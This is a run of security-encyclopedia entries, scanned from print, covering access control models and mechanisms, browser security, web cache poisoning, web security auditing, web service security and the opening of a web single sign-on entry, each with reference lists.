
Definitions

Access Control Model

An access control model consists of:

- An access control policy which specifies the authorized accesses of a protection system.
- An administration model which specifies how the access control policy can be updated.

Access Control Mechanism

An access control mechanism is a hardware or software solution for enforcing an access control policy.

Theory

Access Control Models

This section reviews existing access control models. More can be found about this topic in the *Access Control Models* entry.

Access control models can be grouped into the following classes: *discretionary access control* (DAC) models, *mandatory access control* (MAC) models, *role based access control* (RBAC) models, and more advanced control models that can be referred to as *context-based access control* (CBAC) models.

In discretionary access control models such as the Harrison–Ruzzo–Ullman model [1], the security policy is specified by using the concepts of subjects, actions and objects. Subjects are the active entities of the system, objects are the passive entities, and actions are the direct accesses that subjects can perform on objects. The access control policy consists of a set of triples (subject, action, object). Each triple (s, a, o) reads "subject s has the permission to perform action a on object o." Sometimes, these triples are internally represented in the system by means of *access control lists* (ACL). An ACL is a list of pairs (subject, action) attached to an object. Such models are called discretionary since permissions address the concrete identity of subjects. Many DAC models support the concept of user group. User groups simplify the management of authorizations since a single permission granted to a group propagates to all group members. Most of the DAC models incorporate the concept of *ownership*. Subjects may grant or revoke rights for objects they own (basically objects they have created). In other words, subjects administrate the security policy for their objects.

In mandatory access control models, a security level is assigned to each subject and each object. The security policy applies to all users and cannot be modified. If the objective is to guarantee the data confidentiality then the security policy (referred to as the *multilevel security policy*)

can be expressed as follows: "subjects at a given confidentiality level are forbidden *to know* anything about data at a higher level and are permitted to know everything about data at the same or a lower level."

Bell and La Padula [2] showed that it is necessary to enforce the following two access control properties in order to guarantee the confidentiality policy:

- The *no read-up* property states that a subject at a given level of confidentiality cannot read an object at a higher level.
- The *no write-down* property states that a subject at a given level of confidentiality cannot write to an object at a lower level. The no write-down restriction is necessary to prevent a Trojan horse, running on behalf of a high-level user, from copying high-level data into a low-level object.

However, the above mentioned access control properties are not sufficient to enforce the confidentiality policy. MAC models fall, in fact, into the category of *information flow control* models since the only way to enforce the security policy is to control all information flows that may arise in the system. Information may flow along some hidden channels, which are different from those resulting from read and write operations. These hidden channels, which are globally referred to as *covert channels*, can be of various kinds (e.g., timing channel, inference channel, etc.). Unfortunately, many of these covert channels are difficult to identify and difficult to control in a cost-effective way. Administrating the security policy in MAC models means assigning security levels to subjects and objects. This is usually done under the responsibility of a single security officer. Note that there exists mandatory access control models addressing data integrity (see the Biba model [3]).

DAC and MAC models are not well adapted to business organizations. MAC models are suitable for military applications whereas DAC models have long been integrated into computer file systems. In business organizations, there is a need to specify privileges based on *roles* that users assume in the organization. Consequently, the role based access control model [4] has been proposed as an alternative to traditional MAC and DAC models. In 2004, the American National Standards Institute, International Committee for Information Technology Standards (ANSI/INCITS) adopted Sandhu, Ferraiolo, and Kuhn's RBAC proposal [5] as a standard. Main principles of RBAC are the following:

- In DAC, permissions are rather related to low-level operations such as read and write data whereas in RBAC, they are more related to organizational tasks, such as transferring money or buying a flight ticket.
- RBAC models define a role as a job function. Permissions to perform operations are assigned to roles instead of users. In turn, roles are assigned to users according to their responsibilities. The same permission can be assigned to several roles and different roles can be assigned to the same user.
- The primary objective of *separation of duties* (SoD) policies is to prevent a single individual from executing several transactions that could be used for fraud purposes, for instance, authorizing a payment and initiating a payment. SoD policies can easily be expressed with RBAC by declaring some roles as mutually exclusive. Two mutually exclusive roles then cannot be assigned to the same user.

The standard RBAC model does not have an administration model. It implicitly assumes that definition of roles, assignment of permissions to roles, and distribution of roles to users should be carried out by a central authority. The *administrative role-based access control* (ARBAC) model [6] is a role-based administration model for the RBAC model. This model defines some administrative roles corresponding to the functions of assigning permissions to application roles and assigning application roles to users.

In more and more applications, the security policy can no longer be defined with static authorization rules. In such applications, privileges granted to users depend on *contextual conditions*. Access control models that support the management of dynamic security policies where authorizations depend on contextual conditions are sometimes referred to as context-based access control models. The following can be considered CBAC models:

- In *attribute-based access control* (ABAC) models [7], permissions are based on Boolean conditions over subject attributes, object attributes, and environment attributes.
- Some access control models extend the RBAC model to deal with access control based on user location (e.g., see [8]) or on temporal conditions (e.g., see [9]). Most of these approaches define roles that are activated/triggered depending on some temporal or spatial conditions.
- The *organization based access control* (Or-BAC) model [10] defines a complete taxonomy of contexts (i.e., spatial, temporal, user declared, prerequisite, and provisional) and provides a framework based on first-order logic to express them.

One key feature which deserves attention with most of CBAC models is that they can express authorization rules which do not require identifying users. A user can gain access to a protected resource as long as some contextual conditions are met. This ability to determine access without identifying users can be critical in some interconnected Web applications. Let us also mention that many recent access control models (e.g., see [11]) support the declaration of negative authorizations (prohibitions). Explicit prohibitions are useful for specifying exceptions, for instance "the kids are all allowed to play computer games except the little one." However, specifying security policies that include both permission and prohibitions may lead to *conflicts*. There are several existing approaches to solve these conflicts. Some of them assign priorities to authorizations, whereas others apply principles such as "the most specific takes precedence" or "negative authorization takes precedence."

Implementing Access Controls in the Web Infrastructure

The access control mechanisms of a system are trusted hardware or software solutions to enforce the system security policy. The Internet Engineering Task Force (IETF) defines an abstract model for policy enforcement which is used in most commercial implementation of access control mechanisms. This abstract model makes a clear distinction between the *Policy Decision Point* (PDP) component and the *Policy Enforcement Point* (PEP) component:

- The PEP intercepts the access request and forwards it to the PDP. After it has received the decision from the PDP, it enforces the decision against the requester.
- The PDP analyzes the access request, evaluates contextual conditions, solves potential conflicts between security rules and then decides on the concrete outcome of the request (i.e., access granted or access denied).

The *extensible access control markup language* (XACML) [12] is a declarative access control policy language which aims at becoming a standard for expressing security policies. The processing model of XACML includes the PEP and the PDP and defines two further components:

- The *Policy Administration Point* (PAP) can be seen as a repository for storing and managing the security policies.
- The *Policy Information Point* (PIP) helps the PDP to acquire external contextual information.

Since the *extensible markup language* (XML) has become the Internet data exchange format, the remainder of this section focuses on some solutions for implementing access controls for XML data.

Access Controls to XML Data

In the last few years, several XML access control models have been proposed (e.g., see [13]). These models mainly address issues like granularity of access and conflict resolution between permissions and prohibitions. In all these models, the security policy is written in an XML-based access control language such as XACML. Regarding implementation, access control systems for XML data can be classified into two major categories: node filtering [13] and query rewriting systems (e.g., see [14]). In the first category the PDP computes a view on the original XML data according to the rights of the user submitting the query. The query engine then evaluates the query on the XML view and finally the PEP returns the result of the query evaluation to the user. From the technological aspect, authors in [15] suggest implementing the PDP as an *extensible stylesheet language transformations* (XSLT) [16] processor. They define a stylesheet for automatically translating the security policy into XSLT rules which are then used by the XSLT processor to compute the user view. In the second category, the PDP uses authorization rules to rewrite the original query into a secure query. Then the query engine evaluates the secure query on the original XML data set and finally the PEP returns the result of the query evaluation to the user. One of the advantages of this latter approach is that rewriting the query can be processed either on the server side or on the client side (provided the client is trusted). Regarding update operations, there are also two solutions. In the first solution [17], the PDP uses the security policy to select the XML nodes for which the update operation should occur and those for which the update operation should be rejected. In the second solution [18], the PDP rewrites the update operation into a secure operation which only selects the nodes for which the user holds the appropriate update privilege.

Open Problems

Access control is still a very active field of research with several important research directions like *interoperability* and *usage control*.

Interoperability

Information systems are more and more distributed and interconnected. Bricks to ensure secure interactions already exist (e.g., see "Web Service Security"). However, existing access models should be extended to cover all cases of interactions between organizations. Several steps

toward such a model have already been made. Among existing works, let us mention the following:

- Trust negotiation [19]: Trust negotiation is an approach to gradually establish trust between strangers, through the iterative exchange of digital credentials. Once trust has been established the interaction can take place, i.e., the requesting party can request access to the online resource from the other party. Exchange of digital credentials is iterative because credentials are themselves considered as sensitive objects which should be disclosed only when certain conditions are met. Underlying access control model used in trust negotiation is the ABAC model. Rules are expressed to define the security policy protecting not only the online resource but also the credentials exchanged during the negotiation.
- Virtual private organization [20]: Whenever an organization in charge of an online resource receives an access request to the resource, it creates a virtual private organization that exists as long as the requesting organization uses the resource. The organization in charge of the online resource defines the security policy for the virtual private organization. Underlying access control model used in virtual private organizations is the OrBAC model that can express multiple organizations policies.

Usage Control

Some 30 years ago, Dorothy Denning wrote [21] "Access controls regulate the accessing of objects but not what subjects might do with the information contained in them." Information flow models provide a partial answer to this problem. For instance, the no write-down restriction of the Bell and La Padula model prevents high-level subjects from copying high-level data into low-level objects. However, information flow models are either impractical or not flexible enough to be used in an open environment such as the web. Consequently, some new usage control models have been proposed [22, 23]. Usage control specifies requirements that should be met before, during, or after an access. Usage control is closely related to the use of *obligations* in the security policy. Regarding enforcement, *digital rights management* (DRM) techniques can be used to enforce some usage control policies.

Recommended Reading

1. Harrison MA, Ruzzo WL, Ullman JD (1976) Protection in operating systems. Commun ACM 19(8):461–471
2. Bell D, La Padula L (1975) Secure computer systems: unified exposition and multics interpretation. Technical report ESD-TR-75-306, MTR-2997, MITRE, Bedford
3. Biba K (1976) Integrity considerations for computer systems. Technical report ESD-TR-76-372, MITRE, Bedford
4. Ferraiolo DF, Kuhn DR (1992) Role based access controls. In: 15th national computer security conference, pp 554–563
5. Ferraiolo DF, Sandhu R, Gavrila S, Kuhn DR, Chandramouli R (2001) Proposed NIST standard for role-based access control. ACM Trans Inf Syst Sec 4(3):222–274
6. Sandhu R, Bhamidipati V, Munawer Q (1999) The ARBAC97 model for role-based administration of roles. ACM Trans Inf Syst Sec 2(1):105–135
7. Yuan E, Tong J (2005) Attributed Based Access Control (ABAC) for web services. In: Proceedings of the IEEE international conference on web services (ICWS'05). IEEE Computer Society, Washington, pp 561–569
8. Bertino E, Catania E, Damiani M, Persasca P (2005) GEO-RBAC: a spatially aware RBAC. In: 10th ACM symposium on access control models and technologies (SACMAT), Stockholm, pp 29–37
9. Joshi JBD, Bertino E, Latif U, Ghafoor A (2005) Generalized temporal role-based access control model. IEEE Trans Knowl Data Eng 17(1):4–23
10. Cuppens F, Cuppens-Boulahia N (2008) Modeling contextual security policies. Int J Inf Sec (IJIS) 7(4):285–305
11. Jajodia S, Samarati P, Sapino ML, Subrahmanian VS (2001) Flexible support for multiple access control policies. ACM Trans Database Syst 26(2):214–260
12. XACML. http://www.oasis-open.org/committees/xacml/
13. Damiani E, De Capitani di Vimercati S, Paraboschi S, Samarati P (2000) Securing XML documents. In: Proceedings of the 2000 international conference on extending database technology (EDBT2000), Konstanz, 27–31 March 2000
14. Luo B, Lee D, Lee W, Liu P (2004) QFilter: fine-grained run-time XML access control via NFA-based query rewriting, CIKM'04. Washington, DC, USA, 8–13 November, 2004. ACM, pp 543–552
15. Gabillon A, Bruno E (2001) Regulating access to XML documents. In: Fifteenth annual IFIP WG 11.3 working conference on database security. Niagara on the Lake, Ontario, 15–18 July 2001
16. XSLT. http://www.w3.org/TR/xslt20/#xslt-mime-definition
17. Gabillon A (2004) An authorisation model for XML DataBases. In: Proceedings of the 11th ACM conference on computer security (workshop secure web services). George Mason University, Fairfax
18. Damiani E, Fansi M, Gabillon A, Marrara S (2008) A general approach to securely querying XML. Comput Stand Interface 30:379–389
19. Yu T, Winslett M, Seamons KE (2003) Supporting structured credentials and sensitive policies through interoperable strategies for automated trust negotiation. ACM Trans Inf Syst Sec 6(1):1–42
20. Cuppens F, Cuppens-Boulahia N, Coma C (2006) O2O: virtual private organizations to manage security policy interoperability. In: Second international conference on information systems security (ICISS'06), Calcutta
21. Denning DER (1982) Cryptography and data security. Addison-Wesley, Reading
22. Park J, Sandhu R (2004) The UCON-ABC usage control model. ACM Trans Inf Syst Sec 7(1):128–174
23. Cuppens F, Cuppens-Boulahia N, Sans T (2005) Nomad: a security model with non atomic actions and deadlines. In: Proceedings of the 18th IEEE workshop on computer security foundations (CSFW), Aix en Provence

Web Application Security

►Applications of Formal Methods to Web Application Security

Web Browser Security and Privacy

V. N. Venkatakrishnan
Department of Computer Science, University of Illinois at Chicago, Chicago, IL, USA

Synonyms

Web client security and privacy

Related Concepts

►Cookie

Definition

Web browser security and privacy collectively refers to (a) the integrity of the browser platform that accepts, processes, and communicates end-user data to web sites and (b) the confidentiality and integrity of this information exchanged.

Background

A web browser enables a user to interact with websites through the HTTP (Hypertext Transfer Protocol). The primary document format rendered by browsers is HTML (Hypertext Markup Language). With the development of browser technology, a number of features were added to HTML, primarily related to rich content presentation and user interaction, such as the use of client side scripting using JavaScript. These features have introduced a number of security and privacy issues in web browsers.

Theory

The basis for security in modern browsers is the Same Origin Policy (SOP). This policy allows for all content from a web site to be available for scripting while providing complete isolation between content from unrelated sites.

The same origin policy does not constrain the `<script>` tag, which is used to define a client-side script (e.g., one written in JavaScript). Usually, the script element contains scripting statements or points to an external script file through its `src` attribute. The src attribute can be set to any domain and is treated as belonging to the document domain in which the tag is embedded. This script therefore has the authority to access cookies or change any part of the document. Unrestricted script execution from unauthorized sites is a security concern illustrated by Cross-site Scripting (XSS), a web application vulnerability that gives the unauthorized site the ability to run script content that has the same privileges as site-owned script content.

Another issue with the same origin policy is its lack of flexibility in supporting applications that integrate content from a variety of sources (or "mashups") in a browser. In this case, the rigidity of the same origin policy has led to the insecure practice of using the script tag to bypass these restrictions to build mashups, resulting in poor security for site-owned content.

Browser extensions (also known as "add-ons" or "plugins") are used to extend the browser with newer functionality. However, they run with the same privileges as the browser core code base, and therefore enjoy unrestricted access to the browser's internals. Most modern web browsers do very little to restrict the capabilities of plugins. Furthermore, plugins can override the underlying security model of browsers (e.g., the Adobe Flash plugin overrides the SOP restrictions).

A number of additional security issues are important as well. Phishing attacks staged through browsers have been highly successful and browser models have not evolved to provide better support for detecting phishing attempts. Passwords and auto-complete entry storage methods are very different across different browser platforms. In addition, software issues such as buffer and integer overflows, due to the use of C and similar unsafe languages, have resulted in many serious security flaws in browsers.

Privacy is another important concern in modern browsers. The most important privacy concern in browser is associated with cookies. Originally introduced to support state in the stateless HTTP protocol, cookies have become a way for user to be tracked by a site across visits, or by multiple sites. Third-party cookies, those set by a domain other than the top-level domain of a page, allow such multiple site tracking. Recently, most browsers have introduced support for disabling third-party cookies.

Cookies are not the only mechanism to track users. There are a number of side channels as well. The browser cache provides one such a timing channel, through which an attacker website can track whether the user has visited a target website. This can be inferred by measuring the time taken to load a resource from the target website. A similar channel exists in the "visited links" feature of several mainstream browsers.

Applications

The OP browser provided a strong basis for compartmentalization by drawing concepts from operating systems

into browser design. A related approach can be seen in the Chrome browser, which uses sandboxing technology to minimize the impact of attacks. The content security policy project of Mozilla aims to specify how certain pieces of content interact with their websites so that they can be provided appropriately restricted privileges.

Recommended Reading

1. Zalewski M (2008) Browser security handbook. http://code.google.com/p/browsersec/wiki/Main

Web Cache Poisoning Attacks

Amit Klein
Trusteer, Tel Aviv, Israel

Definition

Web Cache Poisoning is an attack against the integrity of an intermediate Web cache repository, in which genuine content cached for an arbitrary URL is replaced with spoofed content. Users of the Web cache repository will thus consume spoofed content instead of a genuine one when requesting this URL through the Web cache.

Background

A Web cache (or more precisely, an HTTP cache) typically caches the content of URLs, keyed by the URLs. It can be implemented as an intermediate HTTP proxy server (e.g., forward proxy server, transparent proxy server, or reverse proxy server) or as part of the Web client (most modern browsers have a built in Web cache component). Note that the browser caches can also cache HTTPS URLs and content, since they can be implemented such that they access the HTTP requests before SSL encryption and HTTP responses after SSL decryption.

Theory

The general concept of cache poisoning is well known, and has been applied to several protocols and caching schemes, e.g., DNS (DNS cache poisoning). For HTTP, several techniques for Web cache poisoning have been demonstrated – mainly through HTTP response splitting [1] and HTTP request smuggling [2], with additional techniques discussed in [3] and [4].

There are several approaches to conducting Web cache poisoning. One is to attack an intermediate Web cache by disrupting the synchronization of the HTTP request stream and HTTP response stream between the Web cache and the origin Web server (as described in [1] and [2]). Another is to attack an intermediate Web cache by temporarily taking over the origin Web server and serving spoofed content that is marked to be cached for an extended period of time (e.g. [3]). Other approaches attack the browser cache by disrupting its synchronization with the origin server or an intermediate proxy server ([4]). Note that some browser cache poisoning attacks can poison HTTPS pages that the browser caches (whereas intermediate Web cache proxy servers do not, and typically cannot cache pages served over HTTPS).

Some techniques (e.g., HTTP response splitting [1]) enable the attacker to place an arbitrary page in the Web cache, to be served for an arbitrary URL. Other techniques (e.g., HTTP request smuggling [2]) are more restricted, e.g., the attacker can place an arbitrary page already served from the same site (by the origin server) to be served for an arbitrary URL (of that origin server).

The scope of a Web cache poisoning attack is determined by the cache poisoned. When the cache attacked is that of a reverse proxy located immediately in front of the origin Web server, the scope is global – all Web clients that browse to the site and go through the reverse proxy are affected. When the cache attacked is that of a forward proxy (or a transparent proxy), typically serving an Internet service provider (ISP), an enterprise, or an educational institute, then only the users of that ISP, enterprise, or educational institute are affected. Finally, when the cache attacked is the local browser cache, only that browser is affected.

Recommended Reading

1. Klein A (2004) Divide and conquer – HTTP response splitting, Web cache poisoning attacks, and related topics, http://www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf
2. Linhart C, Klein A, Heled R, Orrin S (2005) HTTP request smuggling, http://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf
3. Klein A, Domain contamination, http://www.webappsec.org/projects/articles/020606.txt
4. Klein A (2006) IE + some popular forward proxy servers = XSS, defacement (browser cache poisoning), http://www.securityfocus.com/archive/1/434931

Web Client Security and Privacy

►Web Browser Security and Privacy

Web Initial Authentication

►Web Single Sign On and SAML

Web Initial Sign on

►Web Single Sign On and SAML

Web Penetration Test

►Web Security Auditing

Web Security

►Web-Based Security Protocols

Web Security Auditing

Dario V. Forte
Founder and CEO, DFLabs, Crema/CR, Italy
University of Milano, Crema, Italy

Synonyms

Web penetration test; Web vulnerability assessment

Related Concepts

►Penetration Testing; ►Web Application Security

Definition

A Web Security Audit is a process of checking if a Web architecture or object is vulnerable or if it is being hacked or exploited by an attacker.

Background

With the proliferation of Web architectures and applications, mostly developed with an eye for ready-to-market needs rather than security, the number of targets to attack is increasing dramatically. A superset of audit tasks, targeted to the Web space, is thus required.

Theory

A security audit can be performed at various levels. It can address high level aspects of security (process, policies, procedures) all the way down to the most technical details, the former being related to organizational aspects and the latter to architecture.

Web security audits can be performed on the following targets:

1. Web architecture. In this case, a security auditor evaluates the architecture diagram, including all the objects (Servers, Web objects, and so on) to try to identify the potential points of failure. This task is usually performed via a preliminary analysis of documents and diagrams, followed by technical discovery to identify and enumerate the complete architecture, the same way a malicious attacker would do.
2. Application source code. This task is usually performed during the development phase. Here, the auditor(s) work with the developers, analyzing the source code from a quality assurance and security standpoint. Corrective actions must usually be implemented before the main release.
3. Running applications and Web objects. When the task executed at point (2) cannot be performed, an audit is conducted of running applications and objects. In this case, the auditor could work under the black, gray, or white box paradigm. The black box approach is when the auditor does not know any technical details about the target he is going to test; gray box is when the auditor knows a few (more or less relevant) details about the target; white box refers to the case where all the details are available to the auditor.

Applications

Web architectures, as described in the previous paragraph, are usually audited using audit checklists. These usually derive from high level audit standards (such as COBIT, just to name one) and usually terminate with the identification and (eventual) acceptance of risk.

Application source code is usually audited using mixed techniques. Auditors start with a manually performed step-by-step code review and then move on to the use of automated code audit tools. Acceptable results are generally only obtained with a balanced use of the two techniques.

Running applications and Web objects are usually audited using off-the-shelf and/or customized tools. In this case, auditors can check the entire application, including the backend (databases and so on). Commercial tools, also known as *Web Scanners*, use a series of automated controls and exploits, so the application can be tested against the most common (and known) misconfigurations and vulnerabilities. Customized tools are usually written

by auditors or pentesters and are addressed to a particular target only. It is usually difficult to find customized tools/exploits in the wild (on the Internet, etc.), especially if the targets are specialized or out of the ordinary (e.g., SAP), or if the vulnerabilities are difficult to find or the exploits difficult to write.

All the tasks performed above are usually performed along with a legal exposure analysis. This task is subsequent to the pure audit and its objective is a complete legal risk analysis.

Indeed, Web vulnerabilities, if exploited, can generate direct loss of data (including personal and sensitive data); so having a robust Web architecture is generally required by law. The legal risk analysis takes the reports given by the auditors and delivers a complete list of the legal risks to which the target owner is exposed in the event of inadequate security and/or failure to correct vulnerabilities.
While the audit tasks are conducted by experienced technical auditors, the legal risk analysis is performed by lawyers over the course of several moments of the company's IT life cycle. Legal analyses may relate (but are not limited) to: privacy, compliance, and civil and criminal law liability.

Recommended Reading

1. COBIT 4.1 IT audit standard. Available at www.isaca.org

Web Service Security

Ernesto Damiani
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italia

Definitions

The term "Web Service" is often used to designate web resources that are accessed by software applications rather than by users. A more specific definition of a Web service is "a service interface that can be accessed remotely using a standard Internet protocol," usually the Hypertext Transfer Protocol (HTTP). From an architectural point of view, Web services are basic components that enable IT services discovery, composition, delivery, monitoring, and management. Two major categories of Web services exist: SOAP and RESTful Web services. SOAP services invocation parameters are formatted according to a standard XML Schema called SOAP (originally the acronym of Simple Object Access Protocol; later the World Wide Web Council – W3C – deemed the acronym as misleading). RESTful (REpresentational State Transfer) Web services parameters are free-format text, usually carried via an HTTP POST request. RESTful services are uniquely identified in the URI namespace, while SOAP data objects are typically not available via a URI. SOAP Web service interfaces are also described in a XML-based format, according to a XML Schema called Web Services Description Language (WSDL). The SOAP schema defines an XML Envelope element, wrapping one or more Header elements to be handled by the invoked service or by intermediaries, and a Body element containing the invocation parameters as defined in the WSDL interface description.

Background

Originally, no specific security technology for Web services was available, and transport protocols security mechanisms were used in its stead. For instance, Web services message confidentiality was achieved using transport security protocols like SSL and HTTPS. Web services that needed authentication used transport authentication (i.e., the Basic or Digest HTTP authentication mechanisms) or certificate-based schemes. Being mostly bound to HTTP, SOAP services inherited all the bugs and security holes of HTTP implementations, including session hijacking. By intercepting unsecured SOAP messages, an attacker can hijack a user's session in the same ways as with normal web application attacks.

The idea of enabling SOAP-specific security mechanisms by using SOAP headers to carry credentials and other security-related information was put forward in [1]. Today, SOAP headers support a number of security mechanisms. Headers can carry information on a digital signature scheme according to the XML Signature standard for signing XML trees, ensuring that SOAP messages have originated from the appropriate client and were not modified in transit. Also, SOAP headers can be used by the remote service to return to the client a security token to be used in future calls. Finally, SOAP headers can be used to carry encryption metadata according to the XML Encryption standard, ensuring confidentiality of a SOAP message of a portion of it. Headers support SOAP-specific security mechanisms that aim to achieve (a) end-to-end security along the chain of intermediaries leading to a SOAP Web service and (b) full independence from the security mechanisms of transport protocols. On the contrary, RESTful Web services rarely include any service-level security mechanism; rather, they rely on standard perimeter defenses like firewalls to filter critical HTTP requests (e.g., write ones) addressed to REST URIs.

A distinct though closely related issue to defining SOAP headers supporting SOAP-specific security mechanisms is using XML to express access permissions to Web

services. The *XML access control manifesto* [2] stated that "Using XML to express access and usage policies will allow for naturally expressing such policies organization-wide (associating a policy to an XML schema) and site-wide (associating a policy to a single XML document). Like usual metadata, access and usage policies expressed this way are both machine and human-readable; moreover, they can be transferred together with data, and processed via standard enforcement engines." Enforcement of access control policies via XML tree transformation was originally described in [3].

Theory

The WS- Family of Specifications

The Web Services Security specification (WS-Security) [4] can be regarded as a development of the idea of using SOAP headers to carry security-related information. It is closely related to the WS-Policy specification that, in turn, develops the idea of a machine readable format for access control policies. The collective name of WS-* is often used to designate the entire WS protocol family. WS-Security provides a set of mechanisms to secure SOAP message exchanges. Specifically, WS-Security describes enhancements to the existing SOAP messaging to provide message integrity, message confidentiality, and single message authentication to SOAP messages. WS-Security also includes a general-purpose mechanism for encoding binary security tokens and attaching them to SOAP messages. Current WS-Security specifications describe how to encode Username Tokens, X.509, SAML, REL, and Kerberos Tokens.

The XACML Specification

The XACML (eXtensible Access Control Markup Language) specification defines a declarative ►access control policy language implemented in ►XML and a processing model describing how to interpret the policies. XACML Policies are defined as a collection of Rules including Subjects, Resources, and Actions.

A Subject element is the entity requesting access. A Subject has one or more Attributes. The Resource element is any data, service, or system component, while an Action element defines the type of access requested on the Resource. Access requests can be described as an XACML request and sent to a decisioning engine for evaluation against existing XACML policies. The result, either Permit or Deny, is then returned as an XACML response.

While SOAP Web services were considered a natural target for XACML policies from the very beginning of XACML standardization, a major problem when using XACML to state access control policies for SOAP Web services is the naming of Resources as SOAP data objects are typically not made available through a URI. The Web Services Profile of XACML (WS-XACML), by Anne Anderson, bridges this gap by proposing XACML-based formats for Assertions stating authorization and privacy policies for named Web Services.

Open Problems

The security challenges presented by Web services approach are formidable. Paraphrasing [5], we can say that many of the features that make Web services attractive, above all open service-to-service invocation, conflict with traditional security models and controls. This conflict is mainly due to the fact that Web Services technology operates much in the same way of standard web applications. The first step of a Web service call is nearly always a request sent by an application or a script executed within a web browser, where support for confidentiality, integrity, authentication, and, above all, input control is often minimal if not absent. In SOAP Web services, specifications of acceptable input parameters are written using the WSDL XML Schema; therefore, input validation at the server side is handled by generic XML parsers. Many attacks aimed at SOAP Web services exploiting this fundamental weakness have been described. Generally speaking, they are variations of the *malformed XML attack*, where the attacker crafts XML input to crash the Web service or cause Denial-of-Service to legitimate callers. In its simplest form, the attack forces the server to parse an abnormally long XML file. A more sophisticated variation involves XML Schema Poisoning, where the schema used to validate input parameters is replaced by the attacker with a modified one, tricking the XML parser into accepting doctored SOAP messages. Even the WS-* family of security protocols [4] has not fully solved this problem. McIntosh and Austel [6] have shown that the content of a SOAP message protected by an XML Signature as specified in WS-Security can be altered without invalidating the signature. This attack, often called *XML rewriting attack*, is possible because the XML Schemata used to locate parts of a SOAP message document (specifically, the elements containing information about the message's signature) differ between the signature verification function and the application logic. While several countermeasures to the XML rewriting attack have been proposed [7], finding a general technique for secure and fast validation of XML input to SOAP Web services is still an open issue.

Recommended Reading

1. Damiani E, De Capitani di Vimercati S, Paraboschi S, Samarati P (2001) Fine grained access control for SOAP E-services. In: Proceedings of the 10th international conference on World Wide Web, WWW '01. ACM, New York, pp 504–513
2. Damiani E (2000) Fine-grained XML access control: a manifesto, message sent to the W3C XML encryption mailing list on 31 Jul 1999. http://lists.w3.org/Archives/Public/xml.encryption/2000jul/0000.html. Accessed 15 Dec 2010
3. Damiani E, De Capitani di Vimercati S, Paraboschi S, Samarati P (2000) Securing XML documents. In: Proceedings of the 2000 international conference on extending database technology (EDBT2000), Constance, Germany 31 Jul 1999
4. Security in a web services World: A proposed architecture and roadmap (April 7, 2002) http://www.ibm.com/developerworks/library/specification/ws-secmap/. Accessed 15 Dec 2010
5. Singhal A, Winograd T, Scarfone K (2007) Guide to secure web services, NIST special publication 800-95, Gaithersburg, MD
6. McIntosh M, Austel P (2005) XML signature element wrapping attacks and countermeasures. In: Workshop on Secure Web Services, Fairfax, VA
7. Gajek S, Jensen M, Liao L, Schwenk J (2009) Analysis of signature wrapping attacks and countermeasures. In: Proceedings of the international conference on web services (ICWS), Miami

Web Session Security

►HTTP Session Security

Web Single Sign On and SAML

Frédérique Biennier
LIESP, INSA de Lyon, Villeurbanne, France

Synonyms

Web initial authentication; Web initial sign on; Web SSO and security assertion markup language

Related Concepts

►Access Control; ►Authentication; ►Identity Management

Definition


Web Single Sign On consists in authenticating once and being able to accede to web services for which the user has an authorization without having to manage multiple authentication/passwords.

SAML is an OASIS XML-based standard used to exchange authentication and authorization information between different security domains.

Background

